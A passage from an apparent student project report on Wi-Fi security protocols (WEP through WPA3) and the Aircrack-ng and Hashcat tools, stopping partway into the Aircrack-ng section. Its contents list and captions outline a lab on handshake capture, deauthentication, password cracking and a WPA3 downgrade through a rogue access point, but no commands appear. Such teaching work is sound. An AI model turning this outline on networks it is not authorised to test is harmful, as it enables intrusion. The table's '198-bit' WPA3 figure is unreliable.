

**VIETNAM NATIONAL UNIVERSITY HO CHI MINH CITY
UNIVERSITY OF INFORMATION TECHNOLOGY
FACULTY OF COMPUTER NETWORKS & COMMUNICATIONS**



**FINAL PROJECT REPORT
WIRELESS EMBEDDED NETWORK SYSTEMS**

**Topic: AIRCRACK-NG SOFTWARE SUITE, HASHCAT &
WPA3 IN WIRELESS SECURITY**

Lecturer : ĐẶNG LÊ BẢO CHƯƠNG

Class : NT131.O21.MMCL

GROUP 02 – List of students:

1. Nguyễn Tú Ngọc ID: 20521665
2. Hồ Hải Dương ID: 21520202

HO CHI MINH CITY – JUNE, 2024

TABLE OF CONTENTS

A. INTRODUCTION	1
1. ABSTRACT	1
2. OBJECTTIVES AND SCOPE	2
2.1. Research objectives	2
2.2. Scope of project implementation	2
2.2.1. Scope	2
2.2.2. Limitations	2
B. WIRELESS NETWORK SECURITY FUNDAMENTALS	3
1. WIRELESS NETWORK	3
1.1. Introduction	3
1.2. Types of wireless network	3
1.3. Components of a wireless network	4
1.4. Advantages and Disadvantages of wireless network	4
2. WIRELESS NETWORK SECURITY PROTOCOLS	5
2.1. Wired Equivalent Privacy (WEP)	5
2.1.1. Introduction	5
2.1.2. WEP Encryption and Authentication	5
2.1.3. Vulnerabilities	6
2.2. Wi-Fi Protected Access (WPA)	6
2.2.1. Introduction	6
2.2.2. WPA Encryption and Authentication	7
2.2.3. Vulnerabilities	7
2.3. Wi-Fi Protected Access II (WPA2)	8
2.3.1. Introduction	8
2.3.2. WPA2 Encryption and Authentication	8
2.3.3. Vulnerabilities	9
2.4. Wi-Fi Protected Access III (WPA3)	10
2.4.1. Introduction	10
2.4.2. Function	10

2.4.3. Improvements over previous protocols.....	10
2.4.4. WPA3 Encryption and Authentication	11
2.4.5. Why WPA3 is essential for wireless security?	12
2.5. Wireless network threats and vulnerabilities.....	12
2.5.1. Common threats in wireless network.....	13
2.5.2. Vulnerabilities of each security protocol	14
C. CRACKING WPA2 & WPA3 USING TOOLS	15
1. AIRCRACK-NG SUITE	15
1.1. Introduction	15
1.2. Function	15
1.3. Key components and functionalities	15
1.4. Applications and Use cases	16
2. HASHCAT.....	16
2.1. Introduction	16
2.2. Function	16
2.3. Features and Capabilities.....	17
2.4. Password cracking techniques with Hashcat.....	18
2.5. Applications and Use cases	18
3. CRACKING WPA2 AND WPA3	19
3.1. WPA2 Connection Establishing and Cracking	19
3.1.1. WPA2 connection establishing	19
3.1.2. WPA2 cracking	19
3.2. WPA3 Connection Establishing and Cracking	20
3.2.1. Dragonfly Handshake in WPA3	20
3.2.2. How Dragonfly Handshake works?	20
3.2.3. WPA3 cracking	21
D. EXPERIMENTAL IMPLEMENTATION	23
1. CRACKING WPA2.....	23
1.1. Hardware	23
1.2. Software.....	23

1.2.1. Aircrack-ng Software Suite.....	23
1.2.2. Hashcat	24
1.3. Step-by-step experimental implementation.....	25
1.3.1. Setting up	25
1.3.2. Preparing devices in mode	26
1.3.3. Finding the target network	27
1.3.4. Capturing 4-way handshake.....	29
1.3.5. Cracking password.....	29
2. CRACKING WPA3.....	36
2.1. Hardware	36
2.2. Step-by-step experimental implementation.....	36
2.2.1. Setting up	36
2.2.2. Preparing devices	36
2.2.3. Capture 4-way handshake and crack WPA3.....	37
2.2.4. Perform Downgrade attack - Create a rogue Access point	40
2.2.5. Force client to connect to rogue Access point	42
E. REFERENCES	45

LIST OF ACRONYMS

AES	Advanced Encryption Standard
AES-CCMP	AES - Counter Mode with Cipher Block Chaining Message Authentication Code Protocol
AES-GCMP	AES - Galois/Counter Mode Protocol
APs	Access points
BSSID	Basic Service Set Identifier
CCMP	Counter Mode with Cipher Block Chaining Message Authentication Code Protocol
CLI	Command-Line Interface
CNSA	Commercial National Security Algorithm
CPU	Central Processing Unit
CRC-32	Cyclic Redundancy Check
DNS	Domain Name System
DoS	Denial of Service
EAP	Extensible Authentication Protocol
EAPOL	Extensible Authentication Protocol Over LAN
ESSID	Extended Service Set Identifier
GPU	Graphic Processing Unit
ICCMC	International Conference on Computing Methodologies and Communication
IoT	Internet of Things
IP	Internet Protocol
IV	Initialization Vector
KRACK	Key Reinstallation Attack

LAN	Local Area Network
MAC	Media Access Control
MITM	Man-in-the-Middle
MD5	Message-Digest Algorithm 5
MFP	Management Frame Protection
MIC	Message Integrity Check
NFC	Near-Field Communication
OWE	Opportunistic Wireless Encryption
PSK	Pre-Shared Key
RADIUS	Remote Authentication Dial-In User Service
RAM	Random Access Memory
SAE	Simultaneous Authentication of Equals
SHA	Secure Hash Algorithm
SSID	Service Set Identifier
TKIP	Temporal Key Integrity Protocol
USB	Universal Serial Bus
WEP	Wired Equivalent Privacy
Wi-Fi	Wireless Fidelity
WiMAX	Worldwide Interoperability for Microwave Access
WLAN	Wireless Local Area Networks
WMAN	Wireless Metropolitan Area Network
WPA	Wi-Fi Protected Access
WPA2	Wi-Fi Protected Access II
WPA3	Wi-Fi Protected Access III

WPAN	Wireless Personal Area Network
WWAN	Wireless Wide Area Network

TABLE OF PICTURES

Picture 1 - Distribution of detected cyberattacks worldwide in 2022.....	1
Picture 2 - How wireless network works?.....	3
Picture 3 - The four-way handshake of WPA/WPA2.	9
Picture 4 – WPA2 connection establishing and cracking	20
Picture 5 – WPA3 connection establishing and cracking	21
Picture 6 - Check if wireless card is connected.....	26
Picture 7 - List all conflicting programs with Aircrack-ng's use.....	26
Picture 8 - Terminate all conflicting programs	27
Picture 9 - Switch wireless interface into Monitor mode with Airmon-ng.....	27
Picture 10 - Ensure wireless interface in Monitor mode.....	27
Picture 11 - Scan all surrounding Wi-Fi networks using Airodump-ng	28
Picture 12 - Monitor only targetted network NT131 for cracking WPA2	28
Picture 13 - Handshake captured after de-authenticating	29
Picture 14 - Gaining captured handshake file	29
Picture 15 - Successfully crack WPA2 password using Aircrack-ng Software Suite	30
Picture 16 - Convert .pcap file to .txt file using hcxpcapngtool	31
Picture 17 - Converted file in .txt format.....	31
Picture 18 - Hash modes in Hashcat.....	31
Picture 19 - Run Hashcat with dictionary attack.....	32
Picture 20 - Running process of Hashcat	32
Picture 21 - Successfully crack WPA2 password using Hashcat.....	33
Picture 22 - Hash modes in Hashcat.....	33
Picture 23 - Attack modes in Hashcat	34
Picture 24 - Patterns of password.....	34


Picture 25 - Running process of Hashcat without password file	35
Picture 26 - Successfully crack WPA2 password using Hashcat.....	35
Picture 27 - Check if wireless card is connected.....	36
Picture 28 - Scan all surrounding Wi-Fi networks using Airodump-ng	37
Picture 29 - Monitor only targetted network NT131 for cracking WPA3	38
Picture 30 - Captured 4-way handshake after re-authenticating	38
Picture 31 - Check the encryption standard SAE.....	39
Picture 32 - Four message of 4-way handshake process in .pcap file.....	39
Picture 33 - Cannot perform de-authentication attack with WPA3 handshake	39
Picture 34 - Launch dnsmasq and hostapd	41
Picture 35 - Rogue and real AP detected.....	42
Picture 36 - Get 4-way handshake when connect with rogue AP	43
Picture 37 - Successfully crack WPA3 password through Downgrade attack	44

TABLE OF TABLES

Table 1 - Advantages and Disadvantages of wireless network.....	5
Table 2 - WEP Encryption and Authentication.....	6
Table 3 - WPA Encryption and Authentication	7
Table 4 - WPA2 Encryption and Authentication	9
Table 5 - Improvements over previous protocols.	11
Table 6 - WPA3 Encryption and Authentication	11
Table 7 - Preliminary comparisons of wireless network security protocols	13
Table 8 - Preliminary synthesis of vulnerabilities of wireless network security protocols. ..	14
Table 9 - Key components and functionalities of Aircrack-ng Suite.....	16
Table 10 - Features and capabilities of Hashcat.....	17
Table 11 - Password cracking techniques with Hashcat.	18
Table 12 - How the Dragonfly Handshake works?	21
Table 13 - Steps cracking WPA2 using Aircrack-ng Software Suite	24
Table 14 - Steps cracking WPA2 using Hashcat	25

A. INTRODUCTION

1. ABSTRACT



Picture 1 - Distribution of detected cyberattacks worldwide in 2022.

Wireless Local Area Networks (WLAN) have become ubiquitous in public places, offering convenience and connectivity for a variety of devices and users. However, this widespread adoption also exposes these networks to a heightened risk of sophisticated and potentially damaging cyber attacks. To mitigate these risks, robust security mechanisms are essential for protecting the integrity and confidentiality of data transmitted over wireless networks.

This project delves into investigating the security protocols implemented in WLAN environments, with a particular focus on WPA2-Personal, WPA2-Enterprise, and the more advanced WPA3. We examine the architecture and features of each protocol, highlighting their strengths and vulnerabilities. Additionally, we explore the evolution of these security mechanisms and the improvements introduced by WPA3 to address the shortcomings of its predecessors.

Furthermore, this project provides a comprehensive overview of common attack vectors targeting WLAN systems. We discuss various attack methodologies, including but not limited to, brute force attacks, dictionary attacks, and side-channel attacks. Through practical demonstrations, we illustrate how tools like Aircrack-ng and Hashcat can be employed to compromise WLAN security. These demonstrations not only underscore the potential threats but also emphasize the importance of adopting strong, updated security practices.

By understanding both the defensive and offensive aspects of wireless security, this project aims to equip network administrators and security professionals with the knowledge necessary to safeguard WLAN infrastructures against contemporary cyber threats.

2. OBJECTIVES AND SCOPE

2.1. Research objectives

The key objectives of this research project are outlined below:

- To thoroughly investigate the WPA2 and WPA3 security protocols in wireless networks, identifying their core strengths and potential vulnerabilities through their features.
- To analyze the functionalities, features, and practical applications of the Aircrack-ng Software Suite and Hashcat in enhancing wireless network security.
- To study various attack methodologies, including but not limited to brute-force, dictionary, and downgrade attacks, as implemented using Aircrack-ng and Hashcat.
- To evaluate the efficiency and effectiveness of Aircrack-ng and Hashcat in penetrating Wi-Fi security, thereby uncovering potential security weaknesses.
- To formulate actionable insights and recommendations aimed at bolstering wireless network security, informed by the research findings.

2.2. Scope of project implementation

2.2.1. Scope

This research project is focused on the following areas:

- Utilizing the Aircrack-ng Software Suite and Hashcat as the primary tools for assessing wireless security.
- Analyzing the security protocols of wireless networks, specifically WPA2 and the more recent WPA3, to understand their strengths and vulnerabilities.
- Investigating common threats and vulnerabilities associated with wireless networks.

Conducting experimental implementations of various password cracking techniques using Aircrack-ng and Hashcat.


2.2.2. Limitations

However, it is important to recognize the limitations of this research:

- The research is confined to the evaluation of Wi-Fi networks and does not extend to other wireless technologies such as Bluetooth or NFC.
- This project does not consider hardware-level security vulnerabilities in wireless devices.
- The effectiveness of tools like Aircrack-ng and Hashcat may vary based on the complexity of the Wi-Fi passwords and the specific security measures in place.

B. WIRELESS NETWORK SECURITY FUNDAMENTALS

1. WIRELESS NETWORK



Picture 2 - How wireless network works?

1.1. Introduction

Wireless network is a type of computer network that uses wireless data connections between network nodes. It allows devices to communicate and share resources without the need for physical cables, relying instead on radio waves or infrared signals to transmit data.

1.2. Types of wireless network

There are two main types of wireless network:

- **Wireless Local Area Network (WLAN):** A WLAN is a wireless network that is typically used in homes, offices, and public places such as airports, coffee shops, and libraries. WLANs are commonly based on the IEEE 802.11 family of standards, which includes Wi-Fi.
- **Wireless Wide Area Network (WWAN):** A WWAN is a wireless network that is typically used to connect devices over a wider area, such as a city or a country. WWANs are commonly based on the cellular network, which is used by mobile phones and other mobile devices.

In addition to the two main types mentioned above, there are 2 other types:

- **Wireless Personal Area Network (WPAN):** Covers a very short range, typically within a few meters. Example: Bluetooth, Zigbee.
- **Wireless Metropolitan Area Network (WMAN):** Spans a larger area such as a city or a campus. Example: WiMAX.

1.3. Components of a wireless network

A wireless network consists of two main components:

- Access points (APs): APs are devices that transmit and receive radio signals. They are responsible for creating and managing the wireless network.
- Wireless clients: Wireless clients are devices that can connect to the wireless network. They can be computers, smartphones, tablets, laptops,...

In addition to the two main types mentioned above, there are other types:

- Routers: Devices that forward data packets between computer networks, managing traffic and ensuring efficient data transfer.
- Antennas: Components that transmit and receive radio waves.
- Range extenders/repeaters: Devices that amplify the wireless signal to cover larger areas.
- Security devices: Firewalls and other security measures to protect the network from unauthorized access and attacks.

1.4. Advantages and Disadvantages of wireless network

ADVANTAGES	1. Mobility	Users can access the network from any location within the coverage area, increasing flexibility and productivity.
	2. Ease of installation	No need for physical cables, making the setup process simpler and less disruptive.
	3. Scalability	Easier to expand the network by adding more devices without worrying about additional cabling.
	4. Cost-Effectiveness	Reduces the need for extensive cabling and associated maintenance costs.
	5. Convenience	Ideal for locations where cabling is impractical or impossible, such as historical buildings.
DISADVANTAGES	1. Security Risks	More susceptible to unauthorized access, eavesdropping, and various attacks if not properly secured.
	2. Interference	Signal interference from other wireless devices, physical obstructions, and weather conditions can affect performance.

	3. Limited Range	The effective range of wireless networks is limited, and the signal strength diminishes with distance and obstacles.
	4. Bandwidth and speed	Generally offers lower bandwidth and slower speeds compared to wired networks, especially in congested areas.
	5. Reliability	Wireless networks can be less reliable due to interference and signal attenuation.

Table 1 - Advantages and Disadvantages of wireless network.

2. WIRELESS NETWORK SECURITY PROTOCOLS

2.1. Wired Equivalent Privacy (WEP)

2.1.1. Introduction

Wired Equivalent Privacy (WEP) is a security protocol developed in the late 1990s to provide a level of security and privacy comparable to a Wired Local Area Network (LAN) for Wireless Local Area Networks (WLANs). It was part of the original IEEE 802.11 standard ratified in 1997.

The primary goal of WEP was to protect wireless communication from eavesdropping and unauthorized access. By encrypting the data transmitted over the wireless network, WEP aimed to ensure that only authorized users could access and read the data.

2.1.2. WEP Encryption and Authentication

Step 1	Encryption	WEP uses the RC4 stream cipher for encryption. The data to be transmitted is XORed with a key stream generated by the RC4 algorithm.
Step 2	Keys	WEP typically uses either a 64-bit or a 128-bit key. The 64-bit key comprises a 40-bit secret key and a 24-bit Initialization Vector (IV). The 128-bit key consists of a 104-bit secret key plus the 24-bit IV.
Step 3	Initialization Vector (IV)	The IV is a random value that is combined with the secret key to create a unique key stream for each packet. This is intended to prevent key reuse and enhance security.
Step 4	Integrity check	WEP employs a Cyclic Redundancy Check (CRC-32) for integrity checking, ensuring that the data has not been tampered with during transmission.

Step 5	Authentication	<p>WEP supports two types of authentication: Open System and Shared Key.</p> <ul style="list-style-type: none"> • Open System authentication allows any device to connect to the network • Shared Key authentication requires devices to have the correct WEP key.
-----------	----------------	--

Table 2 - WEP Encryption and Authentication

2.1.3. Vulnerabilities

WEP has several significant vulnerabilities that compromise its effectiveness:

- The 24-bit IV is too short, leading to a high probability of IV reuse. This allows attackers to capture enough packets with the same IV to deduce the key stream.
- WEP lacks a robust key management mechanism, making it difficult to change keys regularly. Many networks end up using static keys, which are easier for attackers to crack.
- The RC4 algorithm used in WEP is vulnerable to several cryptographic attacks. Specifically, the way WEP implements RC4 makes it susceptible to attacks that can quickly deduce the secret key.
- Shared Key authentication is particularly vulnerable because the challenge-response mechanism can be exploited to discover the WEP key.

Due to these vulnerabilities, WEP is considered obsolete and insufficient for protecting wireless networks. Most modern networks have moved to more secure protocols, such as Wi-Fi Protected Access (WPA) and Wi-Fi Protected Access II (WPA2), which offer stronger encryption and better key management practices.

2.2. Wi-Fi Protected Access (WPA)

2.2.1. Introduction

Wi-Fi Protected Access (WPA) is a security protocol developed by the Wi-Fi Alliance to address the weaknesses of the earlier WEP protocol. Introduced in 2003, WPA was designed to provide enhanced data protection and network access control for WLANs.

The primary purpose of WPA was to improve the security of wireless networks by addressing the critical vulnerabilities found in WEP. WPA aimed to offer a more secure encryption method and better authentication mechanisms while maintaining compatibility with existing wireless hardware. This ensured that users could upgrade their network security without needing to replace all their equipment.

2.2.2. WPA Encryption and Authentication

Step 1	Temporal Key Integrity Protocol (TKIP)	WPA uses TKIP to enhance encryption. TKIP addresses the weaknesses of WEP by dynamically generating a new 128-bit key for each packet. This process includes a per-packet key mixing function, which significantly reduces the risk of key reuse.
Step 2	Message Integrity Check (MIC)	WPA includes a MIC, also known as “Michael”, to protect against packet forgery and tampering. MIC ensures that the data received is the same as the data sent, providing an additional layer of data integrity.
Step 3	Initialization Vector (IV)	WPA uses a 48-bit IV, compared to the 24-bit IV used in WEP. The extended IV length reduces the likelihood of IV reuse, which was a significant vulnerability in WEP.
Step 4	Authentication	WPA supports the Extensible Authentication Protocol (EAP) for user authentication. This is often combined with an authentication server like RADIUS (Remote Authentication Dial-In User Service) to provide robust user verification. WPA can operate in two modes: Personal and Enterprise.

Table 3 - WPA Encryption and Authentication

2.2.3. Vulnerabilities

While WPA significantly improved wireless security over WEP, it is not without its vulnerabilities:

- Although TKIP was a major improvement over WEP, it still has some vulnerabilities. For instance, TKIP is susceptible to certain attacks that exploit weaknesses in the key mixing function and the message integrity check. These attacks can potentially allow an attacker to decrypt short packets or inject malicious data into the network.
- The requirement to maintain backward compatibility with existing WEP hardware meant that WPA had to compromise on some security features. This necessity limited the extent to which WPA could enhance security.
- WPA-Personal relies on a pre-shared key for authentication. If the key is weak (e.g., a simple or common password), it can be vulnerable to dictionary attacks. Attackers can use tools to try numerous possible passwords until they find the correct one.
- As with any security protocol, improper implementation or configuration can introduce vulnerabilities. Network administrators must ensure WPA is correctly implemented and that strong, unique keys are used to maximize security.

2.3. Wi-Fi Protected Access II (WPA2)

2.3.1. Introduction

Wi-Fi Protected Access II (WPA2) is a security protocol developed by the Wi-Fi Alliance to replace the original WPA protocol. Introduced in 2004, WPA2 incorporates stronger encryption and improved security mechanisms to protect wireless networks from unauthorized access and other security threats. It has become the standard security protocol for Wi-Fi networks.


The primary purpose of WPA2 is to provide robust security for wireless networks by addressing the limitations and vulnerabilities found in WPA. WPA2 aims to offer enhanced data protection and access control, ensuring that wireless communications are secure against eavesdropping, tampering, and unauthorized access.

2.3.2. WPA2 Encryption and Authentication

Step 1	Advanced Encryption Standard (AES)	WPA2 uses the Advanced Encryption Standard (AES) for encryption. AES is a highly secure encryption algorithm that provides stronger data protection compared to the TKIP used in WPA. WPA2 can operate in CCMP mode, which ensures data confidentiality, integrity, and authenticity.
Step 2	Counter Mode with Cipher Block Chaining Message Authentication Code Protocol (CCMP)	CCMP is the encryption mechanism used by WPA2. It provides data confidentiality by encrypting the payload of the data frames. It also ensures data integrity and authenticity by generating a unique MIC for each frame, preventing tampering and forgery.
Step 3	Key management	WPA2 uses a robust key management system to securely generate, distribute, and manage encryption keys. This includes the four-way handshake process, which ensures that both the client and the access point share the same encryption keys and can communicate securely.

Step 4	Authentication	<p>WPA2 supports two modes of authentication:</p> <ul style="list-style-type: none"> • WPA2-Personal (Pre-Shared Key - PSK): Designed for home and small office networks, this mode uses a pre-shared key for authentication. All devices on the network use the same key. • WPA2-Enterprise: Suitable for larger and more secure environments, this mode uses an authentication server (such as RADIUS) to provide unique credentials for each user. This method leverages the EAP to provide strong user authentication.
--------	----------------	--

Table 4 - WPA2 Encryption and Authentication



Picture 3 - The four-way handshake of WPA/WPA2.

2.3.3. Vulnerabilities

While WPA2 significantly improves security over its predecessors, it is not immune to vulnerabilities:

- In 2017, researchers discovered a vulnerability known as the Key Reinstallation Attack (KRACK). This attack exploits weaknesses in the four-way handshake process, allowing attackers to reinstall previously used keys. This can lead to data being decrypted, hijacked, or manipulated.
- In WPA2-Personal mode, the security of the network heavily relies on the strength of the pre-shared key. Weak or commonly used passwords can be susceptible to brute-force and dictionary attacks.

- As with any security protocol, improper implementation or misconfiguration can introduce vulnerabilities. Ensuring that WPA2 is correctly implemented and configured is essential for maintaining security.
- Some older devices may not fully support WPA2 or may require firmware updates to address vulnerabilities. This can lead to potential security gaps if legacy devices are still in use.

2.4. Wi-Fi Protected Access III (WPA3)

2.4.1. Introduction

Wi-Fi Protected Access III (WPA3) is the latest security protocol developed by the Wi-Fi Alliance to enhance the security of wireless networks. Introduced in 2018, WPA3 aims to address the vulnerabilities and limitations of its predecessors, WPA and WPA2, by providing stronger encryption, better authentication mechanisms, and improved user experience. WPA3 is designed to safeguard Wi-Fi networks in an increasingly connected world.

2.4.2. Function

The primary function of WPA3 is to offer advanced security features that protect wireless networks from evolving threats. WPA3 aims to provide stronger protection for user data, simplify the security setup process, and ensure that even the most security-conscious environments can maintain robust security standards. It is particularly focused on enhancing security for both personal and enterprise networks, as well as improving the protection of public and open networks.

2.4.3. Improvements over previous protocols

1	Stronger encryption	WPA3 uses more advanced encryption algorithms than WPA2, providing robust security even in environments where sensitive data is transmitted.
2	Simultaneous Authentication of Equals (SAE)	SAE replaces the Pre-Shared Key (PSK) method used in WPA2-Personal. SAE is a more secure key exchange protocol that protects against offline dictionary attacks. It ensures that each connection attempt is unique, even if the same password is used, making it much harder for attackers to guess passwords.
3	Forward secrecy	WPA3 supports forward secrecy, meaning that the compromise of one session's key does not affect the security of previous or future sessions. This ensures that even if an attacker gains access to a session key, they cannot decrypt past communications.

4	Enhanced protection for open networks	WPA3 introduces Opportunistic Wireless Encryption (OWE) for open networks, providing data encryption even on networks without a password. This enhances privacy for users in public Wi-Fi spaces.
5	Simplified security for IoT devices	WPA3 includes features designed to simplify the process of securing Internet of Things (IoT) devices, which often lack user interfaces for traditional security configurations.
6	192-Bit security suite	For enterprise environments, WPA3 offers a 192-bit security suite, aligned with the Commercial National Security Algorithm (CNSA) Suite, ensuring a higher level of security for sensitive data

Table 5 - Improvements over previous protocols.

2.4.4. WPA3 Encryption and Authentication

Step 1	Simultaneous authentication of equals (SAE)	SAE is a key exchange protocol used in WPA3-Personal mode. It is based on a Diffie-Hellman key exchange and provides mutual authentication between devices, protecting against offline attacks. Each connection setup involves a unique handshake, preventing attackers from using precomputed tables to crack the password.
Step 2	Encryption mechanisms	WPA3 uses the AES with the Galois/Counter Mode Protocol (AES-GCMP) for encryption. This provides strong data protection by encrypting both the payload and the metadata of each packet.
Step 3	192-Bit security Ssuite	In WPA3-Enterprise mode, the protocol supports 192-bit security, providing enhanced protection for environments that require higher security standards. This includes using AES-256 for encryption, SHA-384 for integrity, and a 256-bit key exchange.
Step 4	Opportunistic wireless encryption (OWE)	OWE provides encryption for open networks by establishing a secure, encrypted connection between devices without requiring a password. This ensures that data transmitted over public Wi-Fi is protected from eavesdropping.

Table 6 - WPA3 Encryption and Authentication

2.4.5. Why WPA3 is essential for wireless security?

WPA3 is expected to play a crucial role in the future of wireless security due to its advanced features and robust protection mechanisms. As more devices connect to wireless networks, including IoT and smart devices, the need for strong, flexible, and scalable security solutions becomes increasingly important. WPA3's enhanced encryption, improved authentication protocols, and focus on simplifying security for various device types position it well to meet the evolving demands of wireless network security.

Potential future developments include:

- As device manufacturers and network administrators adopt WPA3, it will become the standard for securing wireless communications, providing users with more reliable protection against modern threats.
- WPA3's security mechanisms will be integrated into new technologies and standards, ensuring that innovations in wireless communication maintain strong security foundations.
- The Wi-Fi Alliance and security researchers will continue to refine WPA3, addressing any new vulnerabilities and enhancing its capabilities to keep pace with the ever-changing threat landscape.
- WPA3's robust security features will support advanced applications in areas such as healthcare, finance, and government, where protecting sensitive data is critical.

2.5. Wireless network threats and vulnerabilities

	WEP	WPA	WPA2	WPA3
Year released	1990s	2003	2004	2018
Security	Weak	Improved	Good	Strongest
Encryption	RC4 (64/128/256-bit)	TKIP (128-bit)	AES-CCMP (128-bit)	AES-CCMP (192/198-bit)
Authentication	Static WEP keys	PSK or EAP	PSK or EAP	SAE or EAP
Handshake	None	4-way Handshake	4-way Handshake	Dragonfly Handshake
Protection against KRACK attacks	No	No	No	Yes

Protection against brute-force attacks	Weak	Improved	Good	Strongest
Device compatibility	Wide	Wide	Wide	Limited
Current status	Obsolete - Not Secure	Not recommended for new deployments	Current industry standard	Emerging standard

Table 7 - Preliminary comparisons of wireless network security protocols

2.5.1. Common threats in wireless network

There are a lot of wireless network threats but here are a few of them:

- **Eavesdropping:** This is the act of intercepting and monitoring wireless traffic. Eavesdroppers can use this information to steal sensitive data, such as credit card numbers or passwords.
- **Wardriving:** This is the act of driving around with a wireless device to search for unsecured WLANs. Wardrivers can then use these unsecured networks to access the internet or to launch attacks on other devices on the network.
- **Evil twin attacks:** This is a type of attack in which an attacker sets up a fake wireless network that appears to be legitimate. When a user connects to the fake network, the attacker can intercept and monitor their traffic.
- **Rogue APs:** Rogue APs are unauthorized wireless access points that can be used to intercept and monitor wireless traffic or to launch attacks on other devices on the network.
- **MAC address spoofing:** This is a type of attack in which an attacker disguises their device's MAC address as that of an authorized device. This can allow the attacker to gain access to the network or to launch attacks on other devices.
- **Denial of Service (DoS) attacks:** DoS attacks are designed to overwhelm a wireless network with traffic, making it inaccessible to legitimate users.
- **Malware infections:** Malware can be spread through wireless networks, infecting devices and potentially stealing data or launching attacks.

2.5.2. Vulnerabilities of each security protocol

1	WEP	WEP is highly vulnerable due to its weak encryption algorithm and poor key management practices. The use of static, shared keys and a 24-bit IV makes it susceptible to key reuse attacks. Tools like Aircrack-ng can quickly exploit these weaknesses, allowing attackers to decrypt WEP-protected data easily.
2	WPA	While WPA improved security over WEP by using TKIP, it still has vulnerabilities. TKIP's reliance on RC4 and certain key mixing processes make it susceptible to attacks like the Michael vulnerability and Key Reinstallation Attacks. Additionally, weak pre-shared keys can be exploited through dictionary attacks.
3	WPA2	WPA2 addressed many of WPA's weaknesses by using AES for encryption and CCMP for integrity. However, it is still vulnerable to certain attacks. The most notable is the KRACK, which exploits flaws in the four-way handshake process to allow attackers to decrypt data. Weak passwords in WPA2-Personal mode also remain a security risk.
4	WPA3	WPA3 significantly enhances security, but it is not completely immune to vulnerabilities. The Dragonblood vulnerability, discovered in SAE, can lead to side-channel attacks and brute-force attacks under certain conditions. Despite these issues, WPA3 remains the most secure option for Wi-Fi networks currently available.

Table 8 - Preliminary synthesis of vulnerabilities of wireless network security protocols.

C. CRACKING WPA2 & WPA3 USING TOOLS

1. AIRCRACK-NG SUITE

1.1. Introduction

Aircrack-ng is a comprehensive suite of tools designed for auditing and securing wireless networks. Developed as an evolution of the original Aircrack software, Aircrack-ng offers a range of functionalities that make it a powerful tool for both network security professionals and ethical hackers. The suite is widely used for testing the security of Wi-Fi networks, identifying vulnerabilities, and helping to secure wireless communications.

1.2. Function

The primary purpose of Aircrack-ng is to assess the security of wireless networks by testing various aspects of Wi-Fi security protocols, including WEP, WPA, and WPA2. It enables users to identify weaknesses in their wireless networks and take appropriate measures to enhance security. The suite provides tools for capturing packets, analyzing network traffic, cracking encryption keys, and conducting various types of network attacks.

1.3. Key components and functionalities

No.	Components	Purpose	Functionality
1	Airmon-ng	Enables and manages monitor mode on wireless interfaces.	Allows users to switch their wireless network card into monitor mode, which is essential for packet capture.
